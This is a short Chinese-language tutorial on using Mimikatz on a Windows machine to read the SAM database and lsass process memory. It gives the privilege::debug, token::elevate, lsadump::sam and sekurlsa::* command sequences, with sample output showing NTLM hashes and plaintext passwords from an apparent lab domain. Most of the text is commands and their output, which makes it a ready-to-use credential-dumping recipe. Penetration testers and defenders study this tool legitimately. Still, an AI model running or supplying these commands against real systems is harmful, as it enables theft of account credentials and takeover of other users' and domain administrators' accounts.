

# Mimikatz在线读取sam和lsass获取密码

## 在线读取sam文件

使用mimikatz在线读取sam文件

分开的命令如下


```
privilege::debug
```

```
token::elevate
```

```
lsadump::sam
```

连起来

```
mimikatz.exe "privilege::debug" "token::elevate" "lsadump::sam"
```



```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

224 {0;000003e7} 0 D 32528 NT AUTHORITY\SYSTEM S-1-5-18
(04g,30p) Primary
-> Impersonated !
* Process Token : {0;0003ec43} 1 D 6627543 PC-2008\Administrator S-1-5-21-3432382454-1205603526-922924321-500 (12g,23p) Primary
* Thread Token : {0;000003e7} 0 D 6641979 NT AUTHORITY\SYSTEM S-1-5-18
(04g,30p) Impersonation (Delegation)

mimikatz(commandline) # lsadump::sam
Domain : PC-2008
SysKey : abab97492da6635d0f1b494b55eb3095
Local SID : S-1-5-21-3432382454-1205603526-922924321

SAMKey : b1e207b36f6865a360426409e505fa93

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 570a9a65db8fba761c1008a51d4c95ab

RID : 000001f5 (501)
User : Guest

mimikatz #
```

## 在线读取lsass进程

从lsass进程中提取passwords、keys、pin、tickets等信息

```
privilege::debug
sekurlsa::msv 获取HASH (LM,NTLM)
sekurlsa::wdigest 通过可逆的方式去内存中读取明文密码
sekurlsa::Kerberos 假如域管理员正好在登陆了我们的电脑，我们可以通过这个命令来获取域管理员的明文密码
sekurlsa::tspkg 通过tspkg读取明文密码
sekurlsa::livessp 通过livessp 读取明文密码
sekurlsa::ssp 通过ssp 读取明文密码
sekurlsa::logonPasswords 通过以上各种方法读取明文密码
```

```
mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 980228 (00000000:000ef504)
Session           : RemoteInteractive from 2
User Name         : lisi
Domain            : HACK
Logon Server      : DC
Logon Time        : 2022/7/19 13:54:04
SID               : S-1-5-21-2716900768-72748719-3475352185-1112

msv :
[00000003] Primary
* Username : lisi
* Domain   : HACK
* LM       : 6f08d7b306b1dad4b75e0c8d76954a50
* NTLM     : 570a9a65db8fba761c1008a51d4c95ab
* SHA1     : 759e689a07a84246d0b202a80f5fd9e335ca5392
tspkg :
* Username : lisi
* Domain   : HACK
* Password : Admin@123
wdigest :
* Username : lisi
* Domain   : HACK
* Password : Admin@123
kerberos :
* Username : lisi
* Domain   : HACK.COM
* Password : Admin@123
ssp :
credman :
```